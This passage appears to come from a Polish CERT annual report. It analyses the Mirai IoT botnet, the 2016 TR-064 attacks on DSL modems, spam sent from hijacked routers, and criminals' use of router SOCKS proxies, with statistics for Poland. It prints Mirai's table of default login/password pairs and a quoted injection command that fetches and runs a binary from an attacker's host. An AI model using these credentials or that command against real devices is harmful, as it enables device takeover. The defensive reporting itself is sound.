które umożliwiałyby mu start po ponownym uruchomieniu takiego urządzenia (mechanizmy te nazywane są również mechanizmami perzystencji – od angielskiego słowa persistence). Oznacza to, że wyłączenie np. kamery internetowej usuwa go z jej pamięci. Niestety, bez wprowadzenia zmian w ustawieniach po jakimś czasie urządzenie znowu zostanie przejęte[4].

Mirai skanuje internet w poszukiwaniu nowych urządzeń, na które stara się zalogować przy użyciu zestawu domyślnych lub łatwych do odgadnięcia loginów i haseł. Przykład kilkunastu par z kodu źródłowego znajduje się w tabeli poniżej.

| | |
|---|---|
| root | xc3511 |
| root | vizxv |
| root | admin |
| admin | admin |
| root | 888888 |
| root | xmhdipc |
| root | default |
| root | juantech |
| root | 123456 |
| root | 54321 |
| support | support |
| root | (brak) |
| admin | password |
| root | root |
| root | 12345 |

**Tabela 5.** Przykładowe hasła używane przez Mirai do ataków

4 https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks

Pierwotnie skanowany był port TCP 23 (Telnet), ale z czasem zaczęto skanować porty takie jak: 2323[5], 23231 czy 6789[6]. Najprawdopodobniej ma to związek z upublicznieniem kodu źródłowego bota: przestępcy zaczęli go modyfikować w celu zwiększenia zasięgu skanowań, chcąc tym samym powiększyć swoje botnety.

Ataki DDoS wykonywane przez Mirai charakteryzują się tym, że nie są odbijane lub wzmacniane, tak jak ma to miejsce w standardowych atakach tego typu. Cele atakowane są bezpośrednio przez zastosowanie kilku powszechnie używanych technik: żądań w warstwie siódmej przy użyciu protokołu HTTP oraz dużej liczby pakietów protokołów UDP lub TCP z flagą: ACK albo SYN z opcjami. Wyróżnia się tu natomiast użycie innych technik, z których nie wszystkie są popularne[7], tzn.:

- DNS water torture
- GRE IP flood
- GRE Ethernet flood
- TCP STOMP

Atak DNS water torture polega na wysyłaniu zapytań DNS o domeny należące do strefy domenowej atakowanej strony. Bot generuje nazwy i dołącza je jako poddomeny najwyższego poziomu, tzn. <dowolny ciąg znaków>.example.com. Duża liczba takich żądań może ostatecznie spowodować, że serwery DNS odpowiedzialne za atakowaną domenę przestają odpowiadać na prawidłowe zapytania.

Protokół GRE służy do tworzenia wirtualnych łączy typu punkt-punkt i pozwala na enkapsulację różnych protokołów warstwy sieciowej. Może być używany m.in. w dwóch trybach: enkapsulacji ramek ethernetowych lub enkapsulacji pakietów IP. Większość routerów przepuszcza pakiety tego typu ze względu na ich użycie w wielu rozwiązaniach tuneli VPN. Dodatkowo protokół ten jest używany przez systemy obrony przed atakami DDoS.

5 https://isc.sans.edu/forums/diary/What+is+happening+on+2323TCP/21563
6 https://isc.sans.edu/forums/diary/UPDATED+x1+Mirai+Scanning+for+Port+6789+Looking+for+New+Victims+Now+hitting+tcp23231/21833
7 https://f5.com/labs/articles/threat-intelligence/ddos/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-attack-on-ovh-22422

Prawdopodobnie dlatego dołączono ten mechanizm do arsenału Mirai: pakiety mogą dzięki temu lepiej penetrować bronione sieci.

Użycie protokołu STOMP może w pierwszym momencie być zaskoczeniem, ponieważ jest on używany do komunikacji z wyspecjalizowanymi systemami zwanymi brokerami wiadomości. Systemy te służą do wymiany danych między aplikacjami i zwykle nie są widoczne publicznie. Mirai wysyłając wiadomości tego protokołu prawdopodobnie ma na celu ominięcie systemów wykrywania ataków DDoS w warstwie sieciowej, by dzięki temu zalać wiadomościami sieć za nimi[8]. Oczywiście, jeżeli atak zostanie skierowany na broker wiadomości, może to dodatkowo spowodować zużycie zasobów serwerowych.

Kod źródłowy Mirai został upubliczniony pod koniec września 2016 roku[9]. Od tego momentu powstało wiele odrębnych botnetów Mirai, zarządzanych przez różne osoby. Upublicznienie spowodowało także, że sam kod zaczął być zmieniany, czego przykładem jest wspomniane wcześniej rozszerzenie listy skanowanych portów. Inne zmiany były równie znaczące, np. wykorzystywanie podatności protokołów TR-069 i TR-064, a także wprowadzenie mechanizmów DGA w komunikacji z serwerem C&C[10] (por. str. 29). Trudno do końca potwierdzić, dlaczego tak się stało, niemniej wydaje się, że celem autorów było utrudnienie powiązania ich z kodem w przypadku np. śledztwa. Po upublicznieniu kodu źródłowego Brian Krebs przeprowadził własne śledztwo w sprawie ustalenia autorstwa Mirai[11]. Według niego za botnet odpowiedzialni są dwaj młodzi Amerykanie, którzy stworzyli Mirai na potrzeby swojej firmy, zajmującej się ochroną serwerów gry Minecraft przed atakami DDoS. Prawdopodobnie główną przyczyną powstania botnetu była walka o rynek między firmami świadczącymi usługi ochrony. Możliwe, że według zamysłu autorów, skuteczne ataki na serwery chronione przez konkurencję miały skłonić klientów do wybrania właśnie ich firmy. W chwili pisania raportu trudno jednoznacznie potwierdzić prawdziwość tych pogłosek, choć z pewnością są one dość przekonujące.

## Największe ataki Mirai

Poniżej przedstawiamy kilka dosyć głośnych ataków botnetów wykorzystujących Mirai. Wolumeny ruchu wygenerowanego we wszystkich tych atakach są bardzo duże i z pewnością część z nich jest rekordowa, jak choćby w przypadku Dyn oraz OVH.

17 sierpnia 2016 roku Mirai zaatakował firmę Incapsula, sprzedającą m.in. usługi ochrony przed atakami typu DDoS[12]. Według informacji opublikowanych przez Incapsulę po tym wydarzeniu, zaatakowało ich ponad 49 tysięcy urządzeń IoT: głównie kamer internetowych, ale także urządzeń DVR i routerów. Atak osiągnął poziom 280 Gbps i był spowodowany przez wysłanie dużej liczby pakietów protokołu GRE (GRE flooding).

Atak na stronę Briana Krebsa, dziennikarza śledczego zajmującego się tematyką bezpieczeństwa informacji, rozpoczął się 20 sierpnia 2016 roku[13]. W szczytowym momencie osiągał poziom 620 Gbps, co stanowiło dwukrotność poprzedniego rekordowego ataku na firmę hostującą jego stronę: Akamai. Śledztwo potwierdziło, że główny atakujący botnet oparty był o Mirai. Wykorzystane do tego celu zostały przede wszystkim kamery internetowe i systemy DVR typu SOHO (Small Office/Home Office). Akamai potwierdziło, że urządzenia miały łatwe do odgadnięcia lub standardowe loginy i hasła[14]. Zwrócono również uwagę, że atak pochodził bezpośrednio z urządzeń i nie był odbijany (reflected) lub wzmacniany (amplified).

W drugiej połowie września 2016 roku Mirai zaatakował firmę hostingową OVH. Według


8 https://www.incapsula.com/blog/mirai-stomp-protocol-ddos.html
9 https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/
10 http://blog.netlab.360.com/new-mirai-variant-with-dga/
11 https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author//
12 https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html
13 https://blogs.akamai.com/2016/10/620-gbps-attack-post-mortem.html
14 Tamże

informacji tej firmy, atak przeprowadziło ponad 145 tysięcy urządzeń, co skutkowało wolumenem ruchu na poziomie 1 Tbps[15]. Jest to jeden z największych ataków DDoS, ale - według OVH - na szczęście nie był skuteczny.

Dyn, przedsiębiorstwo sprzedające usługi związane z infrastrukturą DNS, m.in. dynamiczny DNS, zostało zaatakowane przez Mirai 21 października 2016 roku[16]. Wielu użytkowników internetu dotkliwie odczuło ten atak, ponieważ z usług tej firmy korzystało wtedy wiele popularnych serwisów internetowych, jak np. Spotify, Reddit, New York Times czy Wired[17]. Dyn przyznało, że głównym źródłem ataku był Mirai, wysyłający dane przez protokoły TCP oraz UDP (obydwa na porcie 53). Szacowana liczba botów biorących udział w tym ataku to około 100 tysięcy, a ich lokalizacja geograficzna była dosyć rozproszona. Według niepotwierdzonych danych, atak mógł osiągnąć poziom 1,2 Tbps.

Mirai przypisywano także atak na infrastrukturę sieciową Liberii. Miał on rzekomo pozbawić ten kraj internetu, ale doniesienia te zostały w większości zdementowane[18].

Po opublikowaniu kodu źródłowego powstały kolejne wersje botnetu rozszerzane o nowe techniki. Jeden z ataków z wykorzystaniem nowych funkcji nastąpił pod koniec listopada 2016 roku. Klienci kilku operatorów w Europie mieli z tego powodu problemy z połączeniem się do sieci, np. w sieci Deutsche Telekom było to około 900 tysięcy modemów DSL. Atak ten przypisywany jest właśnie zmodyfikowanej wersji Mirai. Więcej można o nim przeczytać w dalszej części raportu. (por. str. 29)




**Rys.1.** Wykres zmienności dziennej liczby botów Mirai w Polsce

## Mirai w Polsce

Niestety Mirai działa także w Polsce. Dzięki danym zebranym w systemie n6 możemy przedstawić podstawowe informacje i statystyki odnośnie liczby jego botów.

Jako liczbę botów przyjęliśmy liczbę unikalnych adresów IP na dobę. Na rysunku 1. przedstawiliśmy jej zmienność w okresie od 29 października 2016 roku, kiedy to zaczęliśmy otrzymywać raporty odnośnie infekcji, aż do 31 grudnia tego roku.


15 https://www.ovh.com/us/news/articles/a2367.the-ddos-that-didnt-break-the-camels-vac
16 http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/
17 https://www.wired.com/2016/10/internet-outage-ddos-dns-dyn/
18 https://krebsonsecurity.com/2016/11/did-the-mirai-botnet-really-take-liberia-offline/

Na wykresie widoczny jest ostry spadek w dniach 8-13 listopada, ponieważ niestety w tym okresie nie otrzymywaliśmy poprawnych danych. Najwięcej zaraportowano nam 14054 przejętych urządzeń – jest to wartość maksymalna dziennej liczby botów. Średnia dzienna liczba w obserwowanym okresie to 7283 urządzenia.

| Poz. | ASN | Nazwa | Średnia dzienna | Maksimum dzienne | Procent adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 4 141 | 9 252 | 0,08 |
| 2 | 12741 | Netia | 934 | 1 852 | 0,06 |
| 3 | 8374 | Plus / Cyf. Polsat | 218 | 336 | 0,02 |
| 4 | 21021 | Multimedia | 211 | 347 | 0,04 |
| 5 | 12912 | T-Mobile | 164 | 503 | 0,02 |
| 6 | 29314 | Vectra | 110 | 169 | 0,02 |
| 7 | 43939 | Internetia | 71 | 108 | 0,03 |
| 8 | 20960 | TK Telekom | 64 | 119 | 0,03 |
| 9 | 16342 | Toya | 48 | 76 | 0,03 |
| 10 | 35191 | ASTA-NET | 46 | 75 | 0,08 |

**Tabela 6.** Ranking systemów autonomicznych pod względem liczby botów

Ranking systemów autonomicznych pod względem średniej liczby botów został przedstawiony w tabeli 5. Dla prezentowanych operatorów zmiany liczby botów w czasie są takie same, co może sugerować, że urządzenia w ich sieciach atakowane są w jednym momencie. Obecność tych konkretnych systemów autonomicznych wynika z faktu, że należą one do największych operatorów pod względem liczby zarządzanych adresów IP.




**Rys. 2.** Strona logowania do serwera plikowego

Według informacji publikowanych przez projekt CyberGreen na temat poziomu ryzyka infekcji botem Mirai i liczby przejętych urządzeń[19], Polska zajmuje 14. miejsce na świecie spośród 238 badanych (dane na 16 stycznia 2017). Na pierwszym miejscu znajdują się Chiny, Rosja na 6., Stany Zjednoczone na 13., a z państw europejskich: Włochy na 10., Rumu-

19 http://stats.cybergreen.net/country


**Rys. 3.** Strona logowania do kamery internetowej


**Rys. 4.** Strona logowania do kamery internetowej


**Rys. 5.** Strona logowania do urządzenia DVR

nia i Ukraina odpowiednio na 18. i 19. Więcej informacji dostępnych jest na stronie projektu: http://stats.cybergreen.net/.

Znacząca grupa ze zgłoszonych do CERT Polska urządzeń należy do kilku modeli kamer internetowych (rys. 3. i 4.) lub systemów DVR (rys. 5.). Niemniej wśród zainfekowanych urządzeń znajdują się także np. serwery plikowe NAS (rys. 2.). Prezentowane zrzuty ekranów pochodzą z rzeczywistych urządzeń, zgłoszonych jako boty Mirai.

### Podsumowanie

Ataki używające urządzeń IoT jako narzędzi, czy to przez Mirai, czy inne botnety, będą w przyszłości kontynuowane. Wydaje się, że zagrożenia tego typu będą coraz częstsze z kilku powodów:

- słaba jakość zabezpieczeń dostępu do urządzeń, np. łatwe do odgadnięcia domyślne hasła,
- domyślne uruchamianie wielu usług dostępu do urządzeń, w tym interfejsów administracyjnych, np. Telnet lub SSH, które są w rzeczywistości zbędne,
- nieograniczona możliwość interakcji z urządzeniami, w tym dla każdego ze strony Internetu,
- brak dedykowanych, łatwych w użyciu zabezpieczeń, jak np. firewalle, co związane jest ze specyfiką środowiska użycia tych urządzeń (sieci domowe),
- często niska jakość lub szybkie zakończenie wsparcia przez producentów takich urządzeń,
- niska świadomość zagrożeń właścicieli/użytkowników.

## Wykorzystywanie urządzeń sieciowych do złośliwych celów

Podobnie jak w zeszłych latach, popularnym celem działań przestępców były także tradycyjne urządzenia sieciowe („tradycyjne" w odróżnieniu od urządzeń IoT). Były one bezpośrednim celem ataków, służyły także jako narzędzie wykorzystywane do złośliwych celów.

### Ataki na modemy DSL

Na przełomie listopada i grudnia 2016 roku doszło w Europie do serii ataków na domowe modemy DSL. Ich użytkownicy nie mogli połączyć się z internetem, a same urządzenia przestawały odpowiadać. Najgłośniejsze ataki, o których usłyszała opinia publiczna, dotyczyły operatorów telekomunikacyjnych w Niemczech (Deutsche Telekom) oraz w Wielkiej Brytanii (KCOM[20], Post Office oraz TalkTalk[21]). Najwięcej urządzeń zostało zaatakowanych w Niemczech – ok. 900 tysięcy.

Pierwsza fala ataków rozpoczęła się w weekend 26-27 listopada 2016 roku. Modemy DSL albo się wyłączały, albo nie mogły połączyć się z siecią operatora. Uniemożliwiało to użytkownikom korzystanie z internetu. Jak się później okazało, atakowany był port 7547, który służy do zarządzania urządzeniami przy użyciu protokołu TR-069[22].

Protokoły TR-069 (CPE WAN Management Protocol - w skrócie CWMP) i TR-064 (LAN-Side DSL CPE Configuration) zostały opracowane przez Broadband Forum, organizację zrzeszającą m.in. producentów urządzeń sieciowych oraz operatorów telekomunikacyjnych. Służą one do zdalnego zarządzania urządzeniami klienckimi przy użyciu protokołów HTTP oraz SOAP, a w większości urządzeń usługa CWMP nasłuchuje na porcie 7547.

Na początku listopada 2016 roku opublikowana została informacja o możliwości wykorzystania funkcji „SetNTPServer" i argumentu „NewNTPServer1" protokołu TR-064 do wykonywania zdalnych poleceń[23]. Wskazano, że podatnym urządzeniem był modem D1000 irlandzkiego dostawcy internetu Eir, który był rebrandowanym urządzeniem firmy Zyxel. Niestety, urządzenia te nasłuchiwały poleceń protokołu TR-064, który służy do ich konfiguracji od strony sieci lokalnej, na porcie protokołu

20 http://www.theregister.co.uk/2016/12/01/hull_router_attack/
21 http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/
22 https://arstechnica.com/security/2016/11/notorious-iot-botnets-weaponize-new-flaw-found-in-millions-of-home-routers/
23 https://www.exploit-db.com/exploits/40740/

TR-069 od strony sieci zewnętrznej (WAN-u)[24]. Opublikowany przy tym moduł do narzędzia Metasploit umożliwia zdalną kradzież haseł do Wi-Fi. I właśnie ta podatność była wykorzystywana w opisywanym ataku.

Prawdopodobnym źródłem ataku był botnet Mirai o zmodyfikowanym kodzie[25]. Zainfekowane urządzenia skanowały internet w poszukiwaniu podatnych urządzeń. Proces infekcji rozpoczynał się poprzez wysłanie żądania POST z odpowiednio spreparowanym żądaniem ustawienia serwera NTP (serwera usługi czasu). Umieszczany był tam zestaw komend, mający za zadanie ściągnięcie pliku binarnego ze złośliwym kodem i jego uruchomienie, np. **cd /tmp;wget http://tr069[.]pw/1;chmod 777 1;./1**

Według SANS[26] dostarczane pliki binarne posiadały bardzo podobny kod, ale skompilowany na różne architektury, co mogłoby wskazywać, że atakowanych było wiele modeli urządzeń. Po infekcji złośliwe oprogramowanie zamykało dostęp do portu zarządzania 7547 przez wykorzystanie odpowiedniej reguły iptables. Jedną z głównych funkcji bota było wyszukiwanie i infekowanie kolejnych urządzeń, podobnie jak w przypadku klasycznego robaka internetowego. Jak podaje serwis Zaufana Trzecia Strona, oprócz wykorzystywania podatności w przetwarzaniu protokołu TR-064, złośliwe oprogramowanie starało się posłużyć typową dla Mirai techniką uzyskiwania dostępu do urządzeń przez usługę Telnet i standardowe loginy i hasła. Po infekcji także ta usługa była wyłączana, by uniemożliwić dostęp do urządzenia[27].

Problemy z urządzeniami firmy Speedport u operatora Deutsche Telekom spowodowane były próbą wykorzystania opisanej wyżej podatności w obsłudze protokołu TR-064. Efekty odczuło około 4-5 proc. klientów firmy[28]. W komunikacie prasowym, powołując się na Federalne Biuro Bezpieczeństwa Technologii Informatycznych (Bundesamt für Sicherheit in der Informationstechnik), Deutsche Telekom poinformowało, że atak był na skalę globalną. Informacja ta może potwierdzać doniesienia o atakach na urządzenia w Polsce opublikowane na portalu Zaufana Trzecia Strona[29]. Późniejsze doniesienia prasowe poszerzyły listę celów o operatorów brytyjskich: KCOM oraz Post Office, których urządzenia zostały wyprodukowane przez firmę Zyxel. Co interesujące – atakowane modemy nie zostały przejęte przez przestępców[30]. Problemy, jakie z nimi występowały, spowodowane były raczej przez ilość ruchu sieciowego, generowanego przez skanowanie portu 7547 w celu wykorzystania podatności. W takiej perspektywie całość byłaby faktycznie atakiem (D)DoS.

Inaczej przedstawia się sprawa z operatorem TalkTalk. Został on zaatakowany ok. 1 grudnia 2016 roku, a celem były modemy firmy D-Link[31]. Kilka dni później, modemy TalkTalk stały się źródłem ataku DDoS na klienta firmy Incapsula, zajmującej się m.in. ochroną przed tego typu atakami. Modemy te miały zablokowany port 7547, co teoretycznie mogłoby wykluczać podatność na ataki na protokół TR-064. Niemniej, po wykorzystaniu skanera Shodan, okazało się, że atakujące urządzenia jeszcze kilka dni wcześniej miały ten port otwarty. Całość z dużym prawdopodobieństwem może wskazywać, że zostały zainfekowane pewną wersją Mirai. Nie jest do końca pewne, czy przejęte zostały tylko modemy u operatora TalkTalk. Według brytyjskiej firmy Pen Test Partners przejęto zarówno urządzenia TalkTalk, jak i Post Office[32]. Niestety, obecnie jest już trudno zweryfikować te informacje.

Trudno także oszacować liczbę urządzeń, które mogły być celem opisywanego ataku. Według Darrena Martyna, eksperta w XIPHOS Research Limited, liczba podatnych modeli urządzeń mogła być większa niż 100, a składały się na nią produkty ponad 20

24 http://www.zyxel.com/support/announcement_tr_064_protocol.shtml
25 https://securelist.com/blog/incidents/76791/new-wave-of-mirai-attacking-home-routers/
26 https://isc.sans.edu/forums/diary/TR069+NewNTPServer+-Exploits+What+we+know+so+far/21763
27 https://zaufanatrzeciastrona.pl/post/bot-podobny-do-mirai-atakuje-rutery-nowym-bledem-takze-polsce/
28 https://www.telekom.com/en/media/media-information/archive/information-on-current-problems-444862
29 https://zaufanatrzeciastrona.pl/post/bot-podobny-do-mirai-atakuje-rutery-nowym-bledem-takze-polsce/
30 https://comsecuris.com/blog/posts/were_900k_deutsche_telekom_routers_compromised_by_mirai/
31 http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/
32 https://www.pentestpartners.com/blog/tr-064-worm-its-not-mirai-and-the-outages-are-interesting/

producentów[33]. W trakcie ataku, według Shodan, nawet 40 milionów urządzeń miało otwarty port 7547[34]. Z kolei serwis Zaufana Trzecia Strona podaje, że w czasie ataku ponad 65 tysięcy urządzeń w Polsce także miało otwarty ten port oraz uruchomioną usługę RomPager. Ten szacunek wydaje się być bardziej prawdopodobny, ponieważ RomPager jest popularnym oprogramowaniem webserwerowym, używanym do tworzenia systemów zarządzania domowymi urządzeniami sieciowymi. Nie oznacza to jednak, że właśnie taka była liczba podatnych urządzeń. W rzeczywistości mogła ona być inna ze względu na dynamiczną adresację, oraz z uwagi na konieczność wystąpienia dwóch warunków ataku: możliwości skorzystania z portu 7547 (operatorzy mogli je blokować) i wadliwego oprogramowania urządzeń.

## Spam z routerów

W 2016 roku zauważyliśmy także wzrost innego sposobu wykorzystania urządzeń sieciowych do złośliwych celów. W czasie analizy wiadomości spamowych okazywało się, że coraz częściej ich źródłem są różnego rodzaju urządzenia sieciowe. Większość z nich posiada łatwe do odgadnięcia lub standardowe hasła do kont administracyjnych. Przestępcy uzyskiwali do nich dostęp przez interfejs webowy, ale także usługi Telnet czy SSH. Po przejęciu kontroli nad urządzeniami, były one używane do rozsyłania wiadomości. Utrudnia to znacznie odnalezienie rzeczywistego źródła spamu. Większość z wysyłanych wiadomości zawierała oferty zarobku na opcjach binarnych, w których najczęściej znajdowały się odnośniki do podejrzanych stron. Należy zaznaczyć, że Polska nie jest jedynym krajem otrzymującym taki spam. W podobny sposób przejęte urządzenia znajdują się w wielu miejscach na świecie.


## Wykorzystywanie routerów jako SOCKS Proxy

W wyniku różnych działań przestępcy przejmują kontrolę nad urządzeniami sieciowymi należącymi do osób prywatnych. Przykładem może być robak „Moon", który w 2014 roku infekował urządzenia firmy Linksys, wykorzystując lukę w ich oprogramowaniu[35]. Na takich urządzeniach często instalowane jest oprogramowanie, które uruchamia usługę SOCKS Proxy, służącą do pośredniczenia ruchu. Przestępcy chętnie z niej korzystają w celu zamaskowania źródła ruchu sieciowego, a tym samym swojej lokalizacji. Dostęp do tak zmodyfikowanych urządzeń sprzedawany jest na wyspecjalizowanych portalach (rys. 6).

Opisany powyżej problem nie jest nowy, jednak w 2016 roku obserwowaliśmy jego kolejną odsłonę. Przestępcy coraz częściej wykorzystują routery z usługą SOCKS Proxy do łączenia

33 https://www.linkedin.com/pulse/tr-064-when-shoddy-implementations-come-back-haunt-you-darren-martyn?trk=hp-feed-article-title-like
34 https://isc.sans.edu/forums/diary/TR069+NewNTPServer+-Exploits+What+we+know+so+far/21763

35 http://www.computerworld.com/article/2487791/malware-vulnerabilities/-the-moon--worm-infects-linksys-routers.html

| HostName | Country | St. | City | Connect | Uptime | Last check | Speed |
|---|---|---|---|---|---|---|---|
| ...adband.time.net.my | Malaysia | | Kuala Lumpur | network | 22h:48m:21s | 0m:24s ago | 1s |
| ...*-*-*-*.in-addr.arpa | Russian Federation | | Sihodnya | network | 22h:48m:21s | 0m:24s ago | 0s |
| ...adband.time.net.my | Malaysia | | Kuala Lumpur | network | 22h:47m:21s | 0m:24s ago | 1s |
| ...tic-*-*-*-*.rdsnet.ro | Romania | | Constanta | network | 22h:46m:21s | 0m:24s ago | 0s |
| ...*-*-*.cpe.teksavvy.com | Canada | | | network | 22h:46m:21s | 0m:24s ago | 1s |
| ...*-*-*-*.netago.ca | Canada | AB | Sunnynook | network | 22h:46m:21s | 0m:24s ago | 1s |
| ...*-*-*.axint.net | United States | CO | Denver | network | 22h:44m:22s | 0m:24s ago | 1s |
| ....t*.pool*-*-*.xdsl-cust.uno.it | Italy | | Imperia | network | 22h:43m:20s | 0m:24s ago | 0s |
| ...t*-*-*-*.movistar.com.ni | Nicaragua | | Managua | network | 22h:43m:20s | 0m:24s ago | 1s |
| ....*.*.*.*.clta.globetrotter.net | Canada | QC | Sept-îles | network | 22h:41m:22s | 0m:24s ago | 1s |
| ...*b*a.virtua.com.br | Brazil | | São Paulo | network | 22h:40m:22s | 0m:24s ago | 1s |
| ...adband.time.net.my | Malaysia | | Kuala Lumpur | network | 22h:39m:21s | 0m:24s ago | 2s |
| ...ent-*-*.speedy-net.bg | Bulgaria | | Sofia | network | 22h:38m:20s | 0m:24s ago | 0s |
| ....*.*.*.unknown.m*.com.sg | Singapore | | Singapore | network | 22h:37m:21s | 0m:24s ago | 2s |
| ...*c*b*e*b*.vs.shawcable.net | Canada | BC | Surrey | network | 22h:36m:22s | 0m:24s ago | 1s |
| ...*-*-*.block*.gvtc.com | United States | TX | Boerne | network | 22h:35m:23s | 0m:24s ago | 1s |
| ... | Romania | | Timisoara | network | 22h:35m:23s | 0m:24s ago | 0s |
| .....*-*-*-*.columbus.res.rr.com | United States | OH | Dublin | network | 22h:35m:23s | 1m:23s ago | 1s |
| ...t*.hnt.ru | Russian Federation | | Moscow | network | 22h:32m:22s | 1m:23s ago | 0s |
| ...*-*-*-*.hsd*.tx.comcast.net | United States | TX | Houston | network | 22h:32m:21s | 0m:24s ago | 1s |
| ...*-*-*-*.hsd*.il.comcast.net | United States | IL | Wheeling | network | 22h:30m:20s | 0m:24s ago | 1s |
| ...*-*-*-*.tor.primus.ca | Canada | ON | Toronto | network | 22h:29m:22s | 0m:24s ago | 1s |
| ... | United States | FL | Orlando | network | 22h:28m:21s | 0m:24s ago | 1s |
| .....*-*-*.dyn.grandenetworks.net | United States | TX | Round Rock | network | 22h:26m:20s | 0m:24s ago | 1s |
| ...*-*-*.dhcp.trlk.ca.charter.com | United States | CA | Redding | network | 22h:26m:20s | 0m:24s ago | 1s |
| ...*-*-*-*.metronet.infocom.co.ug | Uganda | | | network | 22h:25m:21s | 0m:24s ago | 2s |
| ...*-*-*.dsl.glbgil.grics.net | United States | IL | Galesburg | network | 22h:24m:22s | 0m:24s ago | 1s |
| ...adband.time.net.my | Malaysia | | Kuala Lumpur | network | 22h:24m:22s | 0m:24s ago | 1s |
| ...*-*-*-*.maine.res.rr.com | United States | NH | Conway | network | 22h:23m:23s | 0m:24s ago | 1s |
| ... | India | | Mumbai | network | 22h:23m:23s | 0m:24s ago | 1s |
| ...*-*-*-*.lv.lv.cox.net | United States | NV | Las Vegas | network | 22h:21m:22s | 0m:24s ago | 1s |
| ...n-*-*-*.comnet.bg | Bulgaria | | Burgas | network | 22h:21m:22s | 0m:24s ago | 0s |
| ... | Thailand | | Bangkok | network | 22h:20m:22s | 0m:24s ago | 2s |
| ... | United States | CA | Woodland | network | 22h:19m:22s | 0m:24s ago | 1s |
| ....welscot.com | Canada | AB | Edmonton | network | 22h:19m:22s | 0m:24s ago | 1s |
| .....t-*-*-*.static.bresnan.net | United States | CO | Grand Junction | network | 22h:19m:22s | 0m:24s ago | 1s |
| ... | United Arab Emirates | | Dubai | network | 22h:19m:22s | 0m:24s ago | 1s |
| ... | Thailand | | Bangkok | network | 22h:18m:20s | 0m:24s ago | 2s |
| ...-*-*-*.westcall.net | Russian Federation | | Saint Petersburg | network | 22h:16m:20s | 0m:24s ago | 0s |
| ...*-*-*-*.pn.at.cox.net | United States | FL | Niceville | network | 22h:16m:20s | 0m:24s ago | 1s |
| ... | Namibia | | Windhoek | network | 22h:16m:20s | 0m:24s ago | 2s |
| ...-ub*.lnh-grg.md.cable.rcn.com | United States | DC | Washington | network | 22h:14m:21s | 0m:24s ago | 1s |
| ... | Thailand | | Bangkok | network | 22h:14m:21s | 0m:24s ago | 2s |
| ...*-*-*-*.hsd*.in.comcast.net | United States | IL | Lombard | network | 22h:12m:21s | 0m:24s ago | 1s |
| ...*-*-*.iasi.fiberlink.ro | Romania | | Iasi | network | 22h:12m:21s | 0m:24s ago | 0s |
| ... | United States | CA | Rocklin | network | 22h:12m:21s | 0m:24s ago | 1s |
| ...s-*-*-*-*.worldpath.net | United States | NH | Laconia | network | 22h:11m:21s | 0m:24s ago | 1s |
| ...adband.time.net.my | Malaysia | | Kuala Lumpur | network | 22h:11m:21s | 0m:24s ago | 1s |
| ...-*-*-*.naverex.kiev.ua | Ukraine | | Kiev | network | 22h:8m:22s | 0m:24s ago | 0s |
| ... | Russian Federation | | Olenegorsk | network | 22h:8m:22s | 0m:24s ago | 1s |

] [search] page 2 of 75 [ 1 2 3 4 5 6 7 ... 70 71 72 73 74 75 ] next >>

**Rys. 6.** Zrzut ekranu przedstawiający dostępne routery z SOCKS Proxy

się do portali bankowych, aby w bezpieczny dla nich sposób wykonywać przelewy fraudowe. Głównym powodem zmiany taktyki jest postępująca nieskuteczność dotychczasowych rozwiązań maskujących lokalizację. Jest już prawie regułą, że banki monitorują adresy IP, z których klienci korzystają z ich usług. Zatem wystąpienie adresu węzła wyjściowego (exit node) sieci Tor może spowodować, że zlecane transakcje będą dokładniej sprawdzane. Podobnie jest z wykorzystaniem sieci VPN. W takich okolicznościach, by zmniejszyć szansę na wykrycie nielegalnej transakcji, przestępcy łączą się z użyciem opisanych powyżej routerów z SOCKS Proxy. Dla banku ich adresy IP nie należą do listy podejrzanych, choć oczywiście także i takie adresy można na tej liście umieścić.

## Ataki z wykorzystaniem systemu bankowego SWIFT

SWIFT, czyli Society for Worldwide Interbank Financial Telecommunication, został utworzony w latach 70. XX wieku. Jego siedziba mieści się w Belgii. SWIFT zrzesza ponad 11 000 banków i innych organizmów wymieniających środki pieniężne z ponad 200 krajów na świecie. Tworząc infrastrukturę do bezpiecznej wymiany wiadomości, SWIFT umożliwia przesyłanie pieniędzy między bankami w różnych częściach świata.

